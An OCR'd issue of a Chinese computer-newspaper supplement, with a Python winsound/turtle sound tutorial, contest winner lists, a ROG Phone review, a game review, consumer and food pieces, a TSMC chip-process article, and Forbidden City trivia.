
首先我们导入 winsound 模块，然后利用这个模块的 PlaySound 方法播放指定的声音文件这样就实现了。播放直到完毕，停止声音的办法是：winsound.PlaySound(None, winsound.SND_PURGE)，对应的是：停止所有声音模块。

默认的声音播放方式是同步的，也就是说播放声音的时候程序啥也不能干，如图 4 播放的 5 分钟音频：

```
import winsound as s
s.PlaySound("d:\coding\sound.wav",s.SND_FILENAME)
print('Playing ended!')
```
4

如果这 5 分钟的音频 sound.wav 没有播放完毕，程序啥也不能干，尬不尬。这个积木块比较霸道，要求必须等它做完。如何实现异步播放声音呢，毕竟我们是热爱时间的好少年。

这里要用到的是同步标志 winsound.SND_ASYNC（图 5），虽然同样是 5 分钟的音频，可是后面的语句很明显地执行了。



5

找到了与这三个积木块对应的 winsound 语句，实现 TSound 类 image.png（图 6），import winsound as snd。


首先导入 winsound 模块并重命名为 snd(图 7)，然后选择 TSound 类，定义三个函数，实现播放，播放直到停止所有声音，当然这也仅仅是个实现而已，要真的完善还是需要比较长的时间，只是给大家简单地举个例子，这个其实可以对照 register_shape 和 shape 函数来定义和完善的。


```
import winsound as snd
# 导入声音库
class TSound(object):
    """Sounding part of the RawTurtle
    Implements sounding methods
    """
    def __init__(self, soundfile, resizemode=_CFG["resizemode"]):
        # 其实Sound并不涉及画笔的移动和绘制,resizemode不加也是可以滴
        self._soundfile = soundfile

    def play(self, soundfile):
        snd.PlaySound("d:\coding\sound.wav", snd.SND_ASYNC)

    def playuntil(self, soundfile):
        snd.PlaySound("d:\coding\sound.wav", snd.SND_FILENAME)

    def stopall(self):
        snd.PlaySound(None, snd.SND_PURGE)
```
6

7

将TSound添加到turtle的函数列表

让 RawTurtle 继承 TSound 类（图 8），将 TSound 的方法添加到 turtle 的函数列表，添加 TSound 的方法到 turtle 的函数列表，然后在 RawTurtle 中初始化一下 TSound，把修改后的文件重命名为 pycat，然后导入并运行。


8



9

注意，用 IDLE 新建一个 sound.py 文件，然后保存在 d:\coding\yaohao 目录下，导入同目录下的 pycat(图 9)，如果你的 Python 文件和 pycat 不在同一目录，是无法导入 pycat 的。

最后，播放声音，停止播放声音，大功告成。

「解放号杯」程序员大赛 30 强名单公布

由西安市政府与中国电子信息行业联合会主办，中软国际和电脑报共同承办的第二届全球程序员节“解放号杯”程序员大赛少儿趣味创意编程比赛截至 10 月 16 日已经进行了作品评选和网络作品投票。

入围作品于 2018 年 10 月 10 日～16 日在大赛官网公示并接受网络投票，最终汇总网络投票和评审团评分角逐出各奖项的获奖作品。本次大赛设置了少儿组薪火奖 30 名和一名海外作品特别奖，获奖者可获得 2000 元奖金。

本届大赛首设少儿编程比赛，旨在让孩子们从小树立编程意识，培养创新精神。不少地区已经将少儿编程纳入到基础教育体系，奥巴马、比尔·盖茨、扎克伯克等众多名人都是少儿编程的倡导者。

少年儿童是未来社会的引领力量，我们举办这样的活动也是为了通过少儿趣味创意编程，让编程事业在孩童身上萌芽、成长，进发光明和生机。少年强，则国强！数橙科学愿意为引导和培养青少年的创新精神和创新意识、进一步激发青少年对计算机编程的兴趣而一直努力！

获奖名单:30 位

(薪火奖)曾勃为、王琮翔、郑婉余、樊泰祺、栾皓宁、吴隆峻、种奕帆、李柯锐、罗章锐、李铭杰、吴欣宇、沐尘、康祖铭、孙浩哲、胡展维、王梓睿、郭宸孝、傅小棵、李天睿、柏艺宁、李梦萌、杨子航、黎思琦、周哲彬、杨博涵、康楚然、洪子杰、杨裕尧、余蕤林、吕简一


(海外特别奖)Sabrina Gleeson

儿童从零学编程，先玩玩这两款 APP

有人说，未来的世界每个人都要会编程，就像每个现代人都会写字说话一样。也有人说，大众是愚昧的，会编程的人群不可能有很大比例。其实程序设计的逻辑与日常和工作中的推理没有区别，遵循和表达流程，在程序设计和现实世界中也是一样的。会编程序的人，更容易相信逻辑，而不是单纯的愿望，今天给大家介绍两款 APP，作为启发编程思维的敲门砖吧。

点灯机器人（Lightbot）

这个游戏还有 flash 版本可以在 PC 机上玩，在 bing 上搜索点灯机器人，有不少。玩家为一个机器人制订行动计划，操作它在方块场地行走，目的是把所有的灯都点亮。



其中第一部分 8 关，只使用基本操作，包括 左转、右转、前进、跳、点灯 / 灭灯。点灯和灭灯是同一个动作，如果把灯的状态由灭 / 亮改为亮 / 灭，这符合演绎思想的基本路线，由几个基本元素，经过几个基本规则的组合，构造出更复杂的行动。

Robot School

乐高风格、科幻风格的流程图（或文字）展示代码。机器人在玩家的计划下，穿过场地去找电池充电的故事。场景是三维的，有透视效果，转起来的时候有点晕，一共 9 页，共 45 关，可能 4 个小时左右，挺有意思的。

游戏有这么几个特色，因此适合初学者上手学习编程。1.受机器人能量（步数）限制，类似于 Lightbot 的槽位，逼迫或诱导你不得不选择新学的手段完成任务。2. 循序渐进地引入知识，Robot School 比 Lightbot 的关数更多，涉及的技术手段也更丰富。在这种情况下，逐步而不是一次性引入所有操作，就非常必要。最后阶段，引入了一个障碍物，看起来是前面所有的综合应用，这要求在流程中发现模式，并用抽象（abstract/common）的方式表达出来。

9月拍客大赛获奖名单公布!

一等奖 秋 作者:Amy 拍摄设备:OPPO R11s Plus
清新的色彩,极简的构图,让人看着舒服的作品就是好作品。

二等奖

散步 作者:胡竺 拍摄设备:vivo X21
生活中常见的画面,往往能给人平静和温暖感。

窗 作者:张炜 拍摄设备:华为P10
童真和构图都是有趣的。

三等奖

Falling SH 作者:李正义 拍摄设备:魅族MX3
用这样亦梦亦幻的拍摄手法来展现“魔都”的魅力,可以说很切题了。

探照灯 作者:wildarm 拍摄设备:红米Note3
摄影中有一种丁达尔效应,也叫电筒光,不论是抓拍还是后期APP都可以利用这种现象。

一个人 作者:炎夏之翳 拍摄设备:iPhone 7 Plus
天空有时也是一块最好的画布,即使在画布上大面积“留白”也能美不胜收。

请获奖者速将自己的姓名、身份证、电话、地址发到机智猫微信公众号。

由于十一长假的缘故,9月拍客大赛时间被拉长,俗话说“好饭不怕晚”,9月获奖名单经过一周的网络投票及评委们的激烈讨论,以下就是最终结果啦。首先恭喜获奖的拍客朋友,没获奖或错过的朋友们不用难过,眼看已到10月下旬,11月拍客大赛还会远吗?但是活动奖品暂时保密,下周同一时间揭晓,保证惊艳你哦!

获奖作品展示

为保证比赛真实性、公平性、公正性,获奖者须提供带有完整EXIF信息的照片原片,如无法提供或信息残缺,我们将进行进一步鉴定,直至确定真实性。若发现投稿者有冒用他人作品、翻拍、重复参赛等行为,将一律取消参赛及获奖资格。

活动奖品

一等奖:
价值3599元
OPPO R17
手机(1名)

二等奖:
价值 699 元
O-Free
无线耳机(2 名)

三等奖:
OPPO
时尚自拍杆(3 名)

上接20版

先玩了两局《王者荣耀》,没安装风扇的情况下机身温度从32℃到35℃稳步攀升,手上感受是温热的程度,且发热最高的部位就在散热孔和它左侧位置。

如果是连续长时间玩游戏的话,比如《绝地求生:刺激战场》一局时间更长,在安装上风扇之后,手持可以明显感觉到凉风吹来,这倒更像是为你的手降温,对于那种手本来就比较容易出汗的用户来说应该还不错。

可好景不长,时间长了之后,金属边框依然会出现烫手的情况,虽然这个时候显示的机身温度为38℃,而风扇转速明显变快,噪声情况也比较突出。

另外,AirTriggers在玩《绝地求生:刺激战场》时也被自动激活,暂且先不论它的响应速度和灵敏度,像我这种菜鸟级玩家,反而是误触的情况经常发生,自己暴露了位置,后来索性关闭了AirTriggers。

ROG PHONE在游戏中的帧率表现倒是让人眼前一亮,《王者荣耀》所有特效开到最高,全程保持60fps以上满帧率运行,多人同时发大招时也不例外。《绝地求生:刺激战场》也是如此,最高特效下,全程40fps以上帧率运行,玩起来可谓赏心悦目。

游戏中开启游戏精灵,可实时查看各项数据

ROG PHONE各项跑分情况

游戏全程满帧率运行,流畅无比,成了本次ROG PHONE评测给我印象最深的地方

总结 用DIYer精神打造手机

手机和PC不同,由于高度集成化,它不能像DIYer那样为某一款游戏升级一下显卡,因此华硕在打造ROG PHONE的时候想到了各种扩展配件。无论是外挂风扇,还是均热板散热,都可以看出华硕是在用一种DIYer精神打造ROG PHONE。

这的确容易让我们回想起早期的华硕Padfone变形手机,以及后来的Zenfone,都多多少少带着一点PC气质,恐怕这也是为什么一直想做好手机的华硕却一直在门口徘徊的原因。进入智能手机市场数年,几乎没有什么盈利,甚至屡屡传出要退出手机市场的消息。

为此华硕做出了简化手机线的策略调整,并在今年推出了主打游戏市场的ROG PHONE,想必在一段时间之内,ROG PHONE都会是华硕手机的重心,并围绕推出丰富的配件。

因为手游的特点,外设需求其实没那么强烈,更重要的是操控感、响应、画质水平、散热等直观的上手感受。在这些方面,华硕ROG PHONE做得也的确是优先一步,但要和其他游戏手机,乃至传统旗舰手机比较,似乎本质上并未拉开多大差距。它又凭什么能把起价定到5999元?被“败家之眼”蒙蔽了双眼吗?

华硕先天拥有ROG的品牌和粉丝加成,是其他品牌手机以及黑鲨、红魔所缺乏的,而“败家之眼”的称号肯定也不是白来的,这意味着,ROG本身就代表着不便宜,为此甘愿奉上钱包也无可厚非。

为ROG PHONE买单,除了信仰之外,同时也可以获得酷炫的外观,出色的性能和散热,以及不一样的操控体验。与黑鲨比较意义也不大,因为性价比和信仰本就是不调和的。如果追求性价比,那么ROG PHONE恐怕就不是你的考虑范畴了。

电脑报官方企业店

手机淘宝扫一扫
cpcwi.taobao.com

第八代奔腾G5400

办公主机

高效办公·高性价比

G5400/8GB/500GB **1699元起**

更多型号:手机淘宝扫一扫
go.icpcw.com/T31.htm

E3 1235l v5

办公主机

低功耗·高效能

E3/8GB/120GB SSD **1749元起**

更多型号:手机淘宝扫一扫
go.icpcw.com/T5.htm

第八代酷睿I3 8100

办公娱乐主机

强劲性能·高效办公

8100/8GB/500GB **2099元起**

更多型号:手机淘宝扫一扫
go.icpcw.com/b2.htm

AMD锐龙2400G

办公娱乐主机

高性价比·办公娱乐

2400G/8GB/120G SSD **2599元起**

更多型号:手机淘宝扫一扫
go.icpcw.com/2A3.htm

AMD 锐龙2200G

独显游戏主机

高性价比·畅玩网游

2200G/8GB/120GB SSD/GTX960
2699元起

更多型号:手机淘宝扫一扫
go.icpcw.com/A6.htm

第八代酷睿I5 8400

专业绘图主机

强劲性能·专业显卡

8400/8GB/120GB SSD/
丽台 P600 **4099元起**

更多型号:手机淘宝扫一扫
go.icpcw.com/V5.htm

售价5.00元
6 952284 100010
主管单位:重庆市科学技术协会 | 出版单位:重庆电脑报出版有限责任公司 | 地址:重庆市渝中区双钢路3号科协大厦 | 邮编:400013 | 邮局订阅代号:77-19
读者邮箱:pcw-advice@vip.sina.com 电话:编辑部(023)63658800 | 广告部(023)63658999 | 欢迎提供新闻线索 | 发行热线:023-63863737
国内统一刊号:CN50-0005 | 广告经营许可证号:010015 重庆重报印务有限公司 印刷 报纸如有遗失或缺损,请致电 023-63658769

接下来>>>>

没有什么事是一篇增刊解决不了的
如果有,那就2345篇!

评测工程师质检 | 功能完好 | 售后无忧 | 全国顺丰包邮

手机淘宝扫一扫

年底清仓
苹果、安卓手机
800元起

go.icpcw.com/ttjj.htm

太吾繪卷

什么也别说，先来一把斗蛐蛐


如果说国庆前后国产游戏中最让人意外和感叹的，应该就是《太吾绘卷》和《中国式家长》了。先不说《中国式家长》，我们看看《太吾绘卷》着实让人惊讶，居然凭借极低的完成度和观感欠佳的“卖相”顶住了《古墓丽影：暗影》《刺客信条：奥德赛》等一众 3A 大作的压力，爬上 Steam 销量排行榜与其并驾齐驱。那么这款游戏到底有着如何的过人之处呢？

如果说现在国产游戏都在走上 3A 大作的借鉴之路，而目标也是 3A 大作的质量和口碑，那么《太吾绘卷》就反其道而行之，它虽然也是以国产武侠为主要游戏背景，但它的目标却不是通过画质来定位自己的道路。没有那些精美的贴图，没有绚丽的色彩，没有出色的远近景搭配，更没有炫酷的武打效果，那它是怎么吸引这么多玩家的呢？大家可以了解一下文字游戏，也就是两个“黑影人”在没有任何效果渲染下的打斗，这样的玩法就不容易让人审美疲劳啦，还挺有深度、有内涵的哈。

《太吾绘卷》的玩法吸引人的地方还得从你创建人物开始，在人物创建的时候，“简单”捏脸都可能影响你角色未来的命运，女生男相，男生女相都会有所影响。所以会“呼吸”的江湖到底如何，都有“命运”在影响着。游戏自由度很高，同样也将中国文化的博大精深发挥了出来，在技艺选项中，品鉴、韵律、道法、佛学、巧匠、锻造、制木、医术、毒术、织锦、厨艺、杂学、诗书、弈棋、绘画以及术数多达十六样，而这些传统的中国文化不仅丰富了玩家们在游戏中的体验内容，也让大家了解了不少知识和内容，无形中为弘扬民族文化做出了贡献。

抛开这些内容，玩家在开始游戏后就会发现，游戏给你的展开路线确实不少，有玩家会首先选择“种田”道路来开局，先是发展自己的村落，只有村落发展好，钱财源源不断，那么后面开展起来才会一帆风顺。按照茄子的说法，游戏还借鉴了一些国产的老武侠游戏，甚至还有国外的 D&D 系列、文明系列等等，如果玩家想要摸清游戏的路数还是要不断尝试，这个时间有可能需要十几到二十几个小时。

摸清了游戏路数，你也并非就能一帆风顺，游戏中有着复杂的变数，随机出现的各种事件都会让你防不胜防，同时也会让你哭笑不得。要说槽点，这游戏有些设定确实有毒，对于怀孕症状会出现各种奇葩事件。比如男性角色居然出现怀孕症状啊；自己的儿子生下一个婴儿，看孩子的亲属介绍居然无娘；还有什么怀胎三年零六个月生出来一颗“明珠”，摔落地面后凌空飞起一发光物体，居然是一只蛐蛐……以及游戏中的各种抓蛐蛐也是有着不少的梗，甚至都让我怀疑团队设计是不是对哪吒和济公斗蛐蛐有着非常强烈的执念。



然后我不得不谈一下，这款游戏的蛐蛐文化，真的不得了。茄子他们为了做出有意思的蛐蛐内容，应该都将《促织经》给翻烂了吧？整个抓蛐蛐过程就不说了，蛐蛐捕捉到之后，玩家们可以看到每一只蛐蛐都有标注品种和详细描述，而这些详细的知识都会让你惊讶该游戏的细致程度。甚至在游戏中，玩家们百分之八十都在埋头抓蛐蛐和斗蛐蛐的乐趣中不可自拔，主线剧情什么的先等等，让我抓个“将军”再斗一把先！

游戏的战斗系统初看蛮有新意的，整个战斗中策略并不会给你的输赢起决定性作用，因为你只能决定角色技能的施放和距离的远近。甚至到了后期你就会发现没有太吸引你的地方了，因为你只需要看着对手的状态来预计大招出现的时刻，准备好防御对抗就行，所以该作中你看不到武侠中璀璨夺目的招式博弈，体验不到酣畅淋漓的打斗效果，有的也就是“平平淡淡”的小人互砍。

《太吾绘卷》的成功真的很突然，甚至在 Steam 上还有不少外国玩家要求英语翻译的，完全没想到还能让国外玩家热衷，也是非常意外。《太吾绘卷》虽然不是 3A 大作，甚至可能还只是一个半成品的游戏，但我们不难看出在对游戏的热情和认真上，国产游戏人并不输给他人，这也让我们看到国产游戏的未来与期望。小编也更希望中国有着更多茄子这样的游戏人，而那些只看商业盈利的开发商也请不要忘记你在做游戏时的初衷。

娱乐 **少数国货崛起了,但更多的是没落**

都是国产品牌,为什么差距这么大?

有良心的国货品牌们

夏天才过去没多久，不知道大家吃了多少冰激凌雪糕啊。小编之前看到过一篇报道,说全家、罗森、711这种便利店都在卖进口的网红冰激凌和雪糕，因为便利店进货成本高,所以平均售价都是五块钱起的。于是我们小时候吃的那种很便宜的盐水棒冰、三色杯、绿豆棒冰都不见了(哭哭),只有在大一点的超市才能找到,报道上说光明绿豆棒冰折算下来也就一元一支，光明冰砖折后也就两元一块,小编还去淘宝店看了,5 支绿豆棒冰也就 5.5 元，对比起现在的物价，真的算便宜了。

然后吧,网友就说想让公司涨价,只要能继续供货就行,但是公司说已经涨过价了。负责人称作为老牌国有企业,光明冷饮会充分考虑国营企业的社会责任、消费者的承受能力和产品性价比。但由于近年来原材料、包装、人工等成本的大幅提升,为保证企业良性运转,事实上从今年开始光明冷饮就已经适当上调了棒冰产品的销售价格，盐水棒冰从 0.7 元 / 支上升到 1 元 / 支,红豆、绿豆棒冰从 1 元 / 支上升到 1.5 元 / 支。而且光明也承诺会继续通过提升设备自动化和劳动生产率降本增效,尽量维持亲民价格,后面还发了个声明。小编看见都要流泪了,简直是良心国产企业好吗!

除了光明，还有一个品牌也有同样的遭遇——两面针。话说在小编小的时候,两面针还挺火的,而且酒店的清洁用品也用的是两面针。但现在这个品牌的存在感越来越低了，估计大家也是因为现在小编提到才想起它。事实上,近年来两面针业绩一直表现不佳,已经连续 4 年扣非亏损。前几个月有网友在豆瓣发了个帖,说了说两面针很好用,但是快倒闭了,希望大家能去支持一下。帖子一发,那两天的两面针销量暴增,官方微博甚至还公开感谢了网友这一波的购买。但是在 8 月份两面针发布的 2018 年半年报中,净亏损仍然达到了 0.12 亿元，营业收入只有 5.88 亿元,同比下降 18.31%。

看到这里小编还是挺难过的，国产之路真的不好走啊……

旺旺真有你的

虽然说了两个比较惨的品牌，但是大家也不要太低落了，还是有做得越来越好的品牌的！就比如最近很火的旺旺。

如果要说近些日子广告圈的跨界营销,最火的应该就是旺旺了(是的!它又开始搞事情了)。大家记不记得前段时间旺旺在微博上发起了一个家族转发抽奖的活动，怎么玩的呢，就是把旺旺旗下的每个系列零食分别注册一个微博号，然后让这些零食互相 battle 谁更好吃,通过转发来决定人气,谁赢了就抽 5~10 个人送这款零食。打个比方,旺旺雪饼和旺旺仙贝就 battle 是谁先发明的以及谁更好吃,当时热度还挺高的,小编是真的佩服这波操作!

接着旺旺和潮牌 takasa 出了一系列服饰,从头到脚包括帽子、卫衣、T 恤、运动裤、袜子应有尽有。看来这一波旺旺是铁了心想进军潮牌界啊，真是不放过我们 90 后的钱包哦!而且这次的联名都还挺好看的,主色调采用的是旺旺的品牌色:大红色、牛奶白与深邃黑,穿上感觉既可爱又保暖。不过小编最喜欢的还是红袜子,过年一定要来一双,整个秋冬,你就是时尚的弄潮儿。大家可以去他家天猫旗舰店逛逛,要是看上了哪件,双十一就买买买呀。

好啦,这次的国产品牌讨论赛就到这里了,小编想说国产品牌有发展得越来越好的,也有渐渐没落的,以我个人来说肯定会支持一波的,也希望品牌提升自己的实力,早日走出国门啦。

美食 **这么多年的感情终究是错付了!**

骗了我们20年的零食
小时候最爱吃的无花果居然是萝卜丝?

萝卜干竟然可以做得这么好吃

不知道大家是不是像小编这样，隔一段时间就想买点小时候经常吃的小零食回来尝尝。但是最近小编在淘宝上找零食的时候,发现了一件事情！我们小时候吃的无花果丝标题里竟然有“萝卜干”这几个字??? 所以今天我们就来讲讲这些零食里的套路!

不少 80 后和 90 后对无花果干肯定不陌生,小时候每天都会吃一包有没有,小编最喜欢的就是舔果丝上的酸甜粉末,吃完嘴唇边都变白白的。绝大多数人都以为这种零食就是无花果丝,但其实它是萝卜丝做的哈,跟无花果没有半毛钱关系。不管是配料表上还是电商平台上商家对它起的标题,都标有“萝卜干”的字样,不过现在仔细想想,如果是真的无花果丝也不可能卖这么便宜啦。不过我小时候都不爱吃萝卜,被妈妈骂挑食,没想到竟然心甘情愿地吃了那么多年萝卜干……

其他一些“演戏”的美食

其实还有很多“戏很足”的食物,让人感觉摸不着头脑。

比如每次火锅必点的蟹肉棒其实不是蟹肉做的，它的配料里根本没有螃蟹的成分,而是用鱼浆、淀粉和调味料做出蟹的口感而已。另外还有松露巧克力,归功于“松露”这两个字,听起来是不是有种高大上的感觉啊？但是人家只是因为外形像松露才这么命名的哦!松露巧克力是不含松露的啦。还有很多人都喜欢吃的日本豆腐,嫩嫩的超好吃。但其实它跟我们中国的传统豆腐是完全不一样的哦!传统的豆腐是由磨出的黄豆浆和卤水制作而成的,而日本豆腐是采用鸡蛋和天然的陆地植物,再加入其他一些食用辅料,水煮后自动凝成的。Emmmm 其实说白了就是黏合度比较高的鸡蛋羹,只是形状和口感像豆腐而已。

看完这些闻者伤心,见者落泪的真相,只能叹一句“假的假的,都是假的”!

互动专区

初秋暖胃美食


10 月的电子版增刊互动主题是:初秋暖胃美食

如何互动:初秋慢慢地就来了,你们有什么每年都会吃的美食啊？暖暖的那种！小编等你们的推荐哦。大家可以发送一张相关的美食照片,并配上文字说明,发送至“电脑报CPCW”微信号上,就有机会登上增刊的版面。

扫一扫关注
“电脑报CPCW”微信服务号

台积电透露重磅消息，5nm线程工艺即将到来?


近日相关媒体报道,三星电子计划明年削减内存芯片产量的增幅,以便在预期需求放缓的情况下通过供应紧缩来维持价格。据知情人士介绍:三星目前预计动态RAM产量增幅不到20%,NAND闪存产量增幅为30%。 三星今年早些时候表示,预计2018年的DRAM的增长率为20%,NAND的增长率为40%。



有了解半导体技术的发展小伙伴都知道“摩尔定律”这四个字——当价格不变时，集成电路上可容纳的元器件的数目，约每隔18~24个月便会增加一倍,性能也将提升一倍。其直观结果是:制程演进一直在以大约0.7的倍数逐级缩减,如1000nm->700nm->500nm->350nm->250nm等。

而在制程迈过180nm节点后，台积电等代工厂提出了一种相比Intel的制程缩减0.9倍的工艺。这种工艺可以在不对生产线进行大改的同时提供1.24倍电路密度的芯片。不过,英特尔对这种“不三不四的”技术可谓非常不感冒,还为其挂上了“半代工艺”的名号。

Intel和IBM制造技术联盟（包括三星和GF等）依然严格按着180nm->130nm->90nm->65nm->45nm->32nm->22nm的步调前行（三星和GF在32nm后转向28nm),而台积电等半导体晶圆代工厂则走上了150nm->110nm->80nm->55nm->40nm->28nm->20nm的路线。



小伙伴们都知道，处理器芯片的制造工艺常常用XXnm来表示，比如Intel的六代酷睿系列CPU就采用Intel自家的14nm++制造工艺。所谓的XXnm指的是集成电路的MOSFET晶体管栅极的宽度,也被称为栅长。栅长更短,则可以在相同尺寸的硅片上集成更多的晶体管。

但是，全球知名的半导体代工厂台积电近日则是宣布其2个重要突破——第一是其首次完成了7nm EUV工艺的流片工作，第二是其5nm 工艺将在2019年4月进行试产。

虽然台积电已经在今年4月开始量产全球最为先进的7nm技术，但其并非使用EUV技术，仍采用传统的DUV,不过这个“假冒7nm”相比10nm 依然有接近40%的功效提升、15%的性能提升和37%的核心面积缩小。目前,麒麟980、苹果A12、骁龙855和AMD下一代CPU/GPU都确认将会采用该技术进行制造以及量产。

7nm EUV的应用,能继续提升并挖掘7nm的潜力，虽然目前并未公布更多数据，但已公布EUV工艺能提升20%晶体管密度,并降低6%-12%的同频功耗。而且7nm挖掘殆尽之后，台积电将开始5nm的 EUV的试产,有望在2020年Q2季度完成量产,并应用在各家旗舰平台上。5nm的晶体管密度将提升80%，同功耗下频率再度提升15%。

目前,最重要的代工企业台积电、三星和格罗方德(GF)在半导体工艺的发展上越来越迅猛,10nm制程刚刚应用一年半,7nm都已经横空出世了。要知道,新一代iPhone A12处理器就是使用台积电的7nm制程，距离其发布上市也就一个月的时间。


不过，二哥还是认为如此迅猛的发展对我们来说不一定是好事——当年台积电在20nm工艺上的不良表现也是导致了高通骁龙810出现过严重的发热问题。

同时,EUV技术的难度相当大。EUV的研发在20世纪90年代就已经开始,并且最早希望是在90nm制程节点上投入应用。然而EUV光刻机却一直达不到正式生产的要求，由此就将DUV一路推进到了10nm阶段。

目前ASML的EUV光刻机使用40对蔡司镜面构成光路，每个镜面的反光率为70%。这也就是说,EUV光束通过该系统中的每一对镜面时都会减半，在经过40对镜面反射后，只有不到2%的光线能投射到晶圆上。到达晶圆的光线越少，光刻所需的曝光时间就越长，相应的生产成本也就越高。

再加上价格和能耗，EUV取代DUV依然十分艰难。同时，最新的EUV光刻机价格超过1亿欧元,是DUV光刻机价格的二倍有余，且使用EUV光刻机进行批量生产时会消耗1.5兆瓦的电力,其消耗远高于DUV。

目前,EUV光刻机最快也要到2019年才能正式运用到生产中。7nm制程目前已经要面临如此巨大的困难，而5nm制程要解决的也不只有晶体管架构，还有全新布线层材料等难点的存在。因此,台积电这次相对“激进”的研发到底又会给半导体行业以及“摩尔定律”带来多少冲击值得进一步的关注。



除了行业以外，制程工艺对我们来说也有着很大的影响。芯片的制程工艺数字越小,比如7nm比10nm更小,芯片的功耗越低，制程工艺是指IC内电路与电路之间的距离,间距越小耗能越低。但更先进的制成工艺需要更久的研制时间和更高的研制技术及更先进的制造工艺,会使处理器的核心面积进一步减小,也就是说在相同面积的晶圆上可以制造出更多的CPU产品，更先进的制造工艺还会减少处理器的功耗，从而减少其发热量,解决处理器性能提升的障碍。

目前手机芯片的散热设计功耗一般都不超过5W，虽然制程工艺不直接决定手机芯片的性能，但得益于7nm更低的功耗，在相同TDP条件下7nm要比10nm的性能更强，也就是说在IC设计阶段可以增加更多的晶体管,实现更高的性能。

师姐可能是太无聊了,竟然数起了故宫有多少间房

今天师姐和大家聊聊——故宫,为啥要说它呢？因为师姐的朋友国庆节去北京玩了一圈回来就疯狂安利师姐故宫的文物,有多好看多有底蕴。哼！就欺负师姐没去过,所以呢,今天我们就来隔空说说故宫。

师姐先来介绍一下它吧，故宫位于北京市中心。是明、清两代的皇宫,也是世界现存最大、最完整的木质结构的古建筑群。与法国凡尔赛宫、英国白金汉宫、美国白宫、俄罗斯克里姆林宫合称为世界五大宫。

然而都说故宫大,那到底有多大呢？据官方数据称故宫全城南北长960米,东西宽760米，占地72万平方米，面积达155000平方米。

这当然不是今天的重点，师姐要说的是,相传故宫有9999间半的房子。实际据1973年专家现场测量故宫有大小院落90多座、房屋有980座,共计8704间!做个比喻的话一个人从出生就开始住，每一天住一间房不重复，要住到23岁才可以出来。

另外还有一个说法，故宫博物院院长单霁翔,作为故宫博物院的掌门人,用了整整五个月的时间走遍了这里每一间房子。一共是9371间,他也是600多年来第一个走完故宫的人，连过去皇帝都没有走完所有房间。

了解更多冷知识
关注电脑报帮选公众号

电信骚扰又出新招式，
使用这种二手产品的人要注意了?

如今不少小伙伴都喜欢通过闲鱼这个二手交易平台处理自己的闲置物品，又或者淘一些性价比高的二手商品。不得不说闲鱼的社区化做得还是相当不错的，里面也是充满了年轻人的欢乐气息。不过今天二哥则要告诉大家，现在闲鱼上竟然有人公然出售无人认领的快递。

